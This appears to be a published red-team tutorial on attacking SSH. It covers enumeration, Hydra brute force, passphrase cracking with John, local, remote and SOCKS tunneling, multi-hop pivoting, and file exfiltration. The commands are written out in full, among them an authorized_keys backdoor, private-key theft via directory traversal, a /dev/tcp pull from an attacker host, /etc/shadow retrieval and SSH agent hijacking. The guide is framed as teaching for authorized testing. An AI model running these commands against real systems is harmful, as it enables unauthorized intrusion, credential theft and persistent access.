SSH Pentesting Guide: Tunneling, Pivoting, and Offensive Operations

Learn how to pentest SSH from an offensive perspective: enumeration, brute force, port forwarding, SOCKS pivoting, file transfer, and agent hijacking for authorized red team engagements.
- Pubblicato il 2026-06-19
- Tempo di lettura: 6 min
SSH Pentesting on Port 22: Red Team Techniques for Tunneling and Pivoting #
SSH is almost always open. It’s trusted infrastructure, rarely blocked by firewalls, and almost never inspected at the packet level because the traffic is encrypted. For red teamers, that makes it one of the most versatile tools in the post-exploitation phase — not just for shell access, but for pivoting into internal networks, tunneling arbitrary traffic, exfiltrating data, and bypassing network controls that would stop everything else.

This guide covers SSH from an offensive perspective: enumeration, credential attacks, and the full range of tunneling and pivoting techniques. For a broader map of which ports and protocols to target during an engagement, see HackITA’s TCP/UDP pentest guide. For the full toolkit including SSH-adjacent tools like Chisel and socat, see HackITA’s penetration testing tools guide.
Enumeration #
Start with banner grabbing and version detection. The SSH version often reveals the OS and OpenSSH release, which maps directly to known CVEs:
nmap -sV -p 22 --script ssh-hostkey,ssh2-enum-algos TARGET_IPFor a dedicated audit of weak algorithms, ciphers, and misconfigurations, use ssh-audit (github.com/jtesta/ssh-audit):
ssh-audit TARGET_IPssh-audit flags deprecated key exchange algorithms (diffie-hellman-group1-sha1), weak ciphers (arcfour, 3des-cbc), and MAC algorithms that are vulnerable to padding oracle attacks. These are both useful for vulnerability reporting and for identifying older OpenSSH versions worth exploiting.
User enumeration is possible on OpenSSH versions before 7.7 via a timing side-channel (CVE-2018-15473). The server responds slightly faster to invalid usernames than valid ones:
python3 ssh_user_enum.py --userList users.txt TARGET_IPMetasploit also has a module: auxiliary/scanner/ssh/ssh_enumusers.
Credential Attacks #
Brute force with Hydra — effective against targets without lockout policies or fail2ban:
hydra -l root -P /usr/share/wordlists/rockyou.txt -t 4 -v ssh://TARGET_IP
hydra -L users.txt -P passwords.txt -t 4 ssh://TARGET_IP
Keep threads low (-t 4) — high concurrency triggers fail2ban faster. The -v flag shows each attempt in real time. If you have a username list from OSINT or enumeration, target specific users before spraying a wordlist.
For known private keys or leaked keys, test them systematically:
chmod 600 id_rsa
ssh -i id_rsa user@TARGET_IP
If the key is passphrase-protected, crack it with John the Ripper (github.com/openwall/john):
ssh2john id_rsa > id_rsa.hash
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hashLoaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
password123 (id_rsa)Then use it normally: ssh -i id_rsa user@TARGET_IP and enter the cracked passphrase.
Default credentials — before running a full brute force, test common pairs first:
| System | Username | Password |
|---|---|---|
| Linux root | root | root, toor, password |
| Ubuntu | ubuntu | ubuntu |
| Raspberry Pi | pi | raspberry |
| Cisco IOS | cisco | cisco |
| Juniper | root | (empty) |
If you find ~/.ssh/authorized_keys writable on a target, add your own public key for persistent access:
echo "ssh-rsa AAAA...yourkey... attacker" >> ~/.ssh/authorized_keysLocal Port Forwarding (-L) #
Local port forwarding opens a port on your attacking machine and forwards traffic through the SSH connection to a destination the SSH server can reach. Use this when a service is only accessible from the remote machine:
ssh -L LOCAL_PORT:INTERNAL_HOST:INTERNAL_PORT user@SSH_TARGETConcrete example — target has a MySQL database on 3306 listening only on localhost. Forward it to your local port 3306:
ssh -L 3306:127.0.0.1:3306 user@TARGET_IP
mysql -u root -p -h 127.0.0.1 -P 3306
Forward an internal web application running on a host you can only reach through the pivot:
ssh -L 8080:192.168.1.50:80 user@TARGET_IPThen open http://127.0.0.1:8080 locally and you’re browsing the internal app.
Add -N to suppress shell execution (just forward, no interactive session) and -f to background the process:
ssh -N -f -L 3306:127.0.0.1:3306 user@TARGET_IPRemote Port Forwarding (-R) #
Remote port forwarding opens a port on the SSH server and forwards traffic back to your attacking machine or to a host you specify. Use this when the target can’t receive inbound connections — reverse shell equivalent for port forwarding.
A target behind NAT can’t reach your machine directly. Have it SSH out to you and open a port on your VPS:
# Run on the compromised host
ssh -N -R 4444:127.0.0.1:4444 attacker@YOUR_VPS_IP
Now anything connecting to port 4444 on your VPS is tunneled back to port 4444 on the compromised host — useful for routing reverse shells through the pivot.
For this to work, your VPS sshd_config must have GatewayPorts yes set, otherwise the remote port only binds to localhost on the VPS.
Dynamic SOCKS Proxy (-D) + Proxychains #
Dynamic port forwarding creates a SOCKS proxy on your attacking machine that routes traffic through the SSH tunnel — effectively putting you inside the target network. This is the standard pivot technique.
ssh -N -D 1080 user@TARGET_IPThis opens a SOCKS5 proxy on 127.0.0.1:1080. Now configure proxychains (github.com/haad/proxychains) to use it:
# Edit /etc/proxychains.conf
# Comment out: socks4 127.0.0.1 9050
# Add:
socks5 127.0.0.1 1080
Then route any tool through the proxy:
proxychains nmap -sT -Pn -p 22,80,443,3389 192.168.1.0/24
proxychains curl http://192.168.1.10/
proxychains python3 exploit.py
Nmap: use -sT (TCP connect scan) instead of -sS (SYN scan) — SYN scans don’t work through SOCKS because raw packets can’t traverse the proxy. Also disable ICMP with -Pn since ICMP doesn’t traverse SOCKS either.
For a background SOCKS proxy across the entire engagement:
ssh -N -f -D 1080 -i id_rsa user@TARGET_IPMulti-Hop Pivoting with ProxyJump (-J) #
When you need to traverse multiple network hops — pivot host 1 → pivot host 2 → internal target — ProxyJump chains SSH connections transparently:
ssh -J user1@PIVOT1_IP,user2@PIVOT2_IP user3@INTERNAL_TARGETOr in ~/.ssh/config for persistent setup:
Host pivot1
    HostName PIVOT1_IP
    User user1
    IdentityFile ~/.ssh/id_rsa

Host pivot2
    HostName PIVOT2_IP
    User user2
    ProxyJump pivot1

Host internal
    HostName INTERNAL_TARGET
    User user3
    ProxyJump pivot2
Then just ssh internal to connect through both pivots transparently.
Stack a SOCKS proxy on top for full network access through the entire pivot chain:
ssh -J user1@PIVOT1,user2@PIVOT2 -D 1080 -N user3@INTERNAL_TARGETFile Transfer #
SCP — copy files over SSH. Pull a file from the target:
scp user@TARGET_IP:/etc/passwd ./passwd_target
scp -i id_rsa user@TARGET_IP:/home/user/.bash_history .
Push a file to the target:
scp ./linpeas.sh user@TARGET_IP:/tmp/Recursive directory copy:
scp -r user@TARGET_IP:/opt/app ./app_backupSFTP — interactive file browser over SSH:
sftp user@TARGET_IP
sftp> ls
sftp> get /etc/shadow
sftp> put linpeas.sh /tmp/
sftp> exit
Rsync over SSH — efficient transfer, only syncs changes, preserves permissions:
rsync -avz -e "ssh -i id_rsa" user@TARGET_IP:/var/www/html/ ./web_backup/Transfer without SCP — when SCP isn’t available or restricted, base64-encode and transfer inline:
# On attacker
base64 -w0 linpeas.sh | xclip -sel clip

# On target (paste the base64 string)
echo "BASE64STRING" | base64 -d > /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
Or use /dev/tcp if netcat isn’t available:
# On attacker
nc -lvnp 4444 < linpeas.sh

# On target
cat < /dev/tcp/ATTACKER_IP/4444 > /tmp/linpeas.sh
SSH Escape Sequences #
During an active SSH session, escape sequences give you additional control without closing the connection. All sequences start with ~ after a newline:
~C   → Open SSH command line (add tunnels mid-session without reconnecting)
~#   → List active forwarded connections
~?   → List all escape sequences
~~   → Send a literal ~ character
~.   → Close connection (useful when the session is hung)
The ~C escape is particularly useful during engagements — it lets you add port forwards to an existing SSH session without dropping and reconnecting:
# Inside a live SSH session, press Enter then:
~C
ssh> -L 8080:127.0.0.1:80
Forwarding port.
Useful Misconfigurations to Look For #
PermitRootLogin yes — direct root login over SSH. Check sshd_config after getting access. Common on older servers and self-managed VPS.
StrictHostKeyChecking no — the client accepts any host key without verification. Enables MITM on the SSH connection during network-level attacks.
PasswordAuthentication yes — password login enabled. Makes brute force viable.
AuthorizedKeysFile .ssh/authorized_keys %h/.authorized — non-standard paths where keys are loaded. Worth checking if you find keys during post-exploitation.
AllowAgentForwarding yes — if an admin SSHs from their machine to a pivot host with agent forwarding enabled, and you control the pivot, you can hijack their SSH agent to authenticate as them to other hosts without knowing their private key:
# List loaded identities from a forwarded agent
SSH_AUTH_SOCK=/tmp/ssh-XXX/agent.XXXX ssh-add -l

# Use the forwarded agent to connect elsewhere
SSH_AUTH_SOCK=/tmp/ssh-XXX/agent.XXXX ssh admin@OTHER_HOST
The socket path is visible in /tmp — look for processes owned by privileged users with active SSH_AUTH_SOCK env variables.
Practical Scenario: Private Key Found via Directory Traversal #
A common CTF and real-world pattern: you get LFI or directory traversal on a web app, find an exposed id_rsa, and use it to pivot into SSH.
# Step 1 — grab the key via LFI
curl "http://TARGET_IP/download?file=../../../../home/john/.ssh/id_rsa" -o id_rsa

# Step 2 — fix permissions and attempt direct login
chmod 600 id_rsa
ssh -i id_rsa john@TARGET_IP
If passphrase-protected:
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# Result: secret123

ssh -i id_rsa john@TARGET_IP  # enter: secret123
Once inside, check sudo and enumerate with LinPEAS:
sudo -l
curl https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/linPEAS/linpeas.sh | sh
If the box has an internal service only on localhost (e.g., port 8080), open a tunnel before exiting:
# Background tunnel — access internal app from your machine
ssh -N -f -L 8080:127.0.0.1:8080 -i id_rsa john@TARGET_IP
curl http://127.0.0.1:8080
Toolchain Pipeline #
RECON
├── nmap -sV -sC -p 22 TARGET                  → version + hostkey + auth methods
├── ssh-audit TARGET                           → weak ciphers, deprecated algos
└── searchsploit openssh <version>             → known CVEs

ENUMERATION
├── CVE-2018-15473 (OpenSSH < 7.7)             → valid username list
└── msf: auxiliary/scanner/ssh/ssh_enumusers   → same via Metasploit

CREDENTIAL ATTACK
├── Default creds (root:root, pi:raspberry...) → quick wins
├── hydra -L users.txt -P rockyou.txt ssh://   → brute force
└── ssh2john + john                            → passphrase crack on leaked key

ACCESS + PIVOTING
├── ssh -L  → expose internal service locally
├── ssh -R  → reverse tunnel from NAT'd target
├── ssh -D + proxychains → full SOCKS pivot into internal network
└── ssh -J  → multi-hop ProxyJump chain

POST-EXPLOITATION
├── authorized_keys backdoor                   → persistence
├── Agent forwarding hijack (SSH_AUTH_SOCK)    → lateral movement
└── SCP / SFTP / rsync / base64               → file exfil/upload
What’s the difference between -L and -R in SSH tunneling?
-L (local) opens the listening port on your attacking machine and forwards to the remote side. -R (remote) opens the listening port on the SSH server and forwards back to your side. Use -L to access internal services; use -R when the target is behind NAT and can’t receive inbound connections.
Does proxychains work with UDP? No. SOCKS proxies only forward TCP. Tools that require UDP (like UDP-based nmap scans or DNS) won’t work through a SSH dynamic SOCKS proxy without additional configuration.
How do I keep an SSH pivot alive during a long engagement?
Use ServerAliveInterval and ServerAliveCountMax in your SSH command or config to send keepalive packets:
ssh -o ServerAliveInterval=60 -o ServerAliveCountMax=3 -N -D 1080 user@TARGET_IPOr run it inside tmux or screen so it survives terminal disconnection.
Where does SSH fit in the tool landscape? SSH covers pivoting, file transfer, and tunnel management natively. For environments without SSH access, similar tunneling can be achieved with Chisel (HTTP-based tunneling) or socat. See HackITA’s penetration testing tools guide for the full toolkit comparison.